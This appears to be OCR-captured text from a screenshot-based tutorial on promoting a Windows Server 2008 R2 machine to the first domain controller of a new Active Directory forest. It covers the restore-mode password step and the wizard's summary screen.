SYSVOL folder: C:\Windows\SYSVOL

More about placing Active Directory Domain Services files

Set the directory services restore mode administrator password and Click on "Next".


Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
Storage
Active Directory Domain Services
Summary
Events
Last Refresh: Today at 1:41 PM Configure refresh
Active Directory Domain Services Installation Wizard
&lt; Back
Next &gt;
Cancel

Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

Directory Services Restore Mode Administrator Password

The Directory Services Restore Mode Administrator account is different from the domain Administrator account.


Assign a password for the Administrator account that will be used when this domain controller is started in Directory Services Restore Mode. We recommend that you choose a strong password.

Password: •••••••••

Confirm password: •••••••••

More about Directory Services Restore Mode password

Click on Next.


Server Manager
File Action View Help
Server Manager (WIN-8HMB2QJJN
Roles
Active Directory Domain Se
Features
Diagnostics
Configuration
Storage
Active Directory Domain Services
Summary
Events
Last Refresh: Today at 1:41 PM Configure refresh
Active Directory Domain Services Installation Wizard
Export settings...
&lt; Back
Next &gt;
Cancel

Summary

Review your selections:

Configure this server as the first Active Directory domain controller in a new forest.

The new domain name is "corp.okaava.com". This is also the name of the new forest.

The NetBIOS name of the domain is "CORP".


Forest Functional Level: Windows Server 2008 R2

Domain Functional Level: Windows Server 2008 R2

Site: Default-First-Site-Name

To change an option, click Back. To begin the operation, click Next.

These settings can be exported to an answer file for use with other unattended operations.
More about using an answer file



Active Directory Domain Services

Stores directory data and manages communication between users and domains, including user logon processes, authentication, and directory searches.

This server ... ard (dcpromo.exe).

Active Directory Domain Services Installation Wizard

Summary

The wizard is configuring Active Directory Domain Services. This process can take from a few minutes to several hours, depending on your environment and the options that you selected.

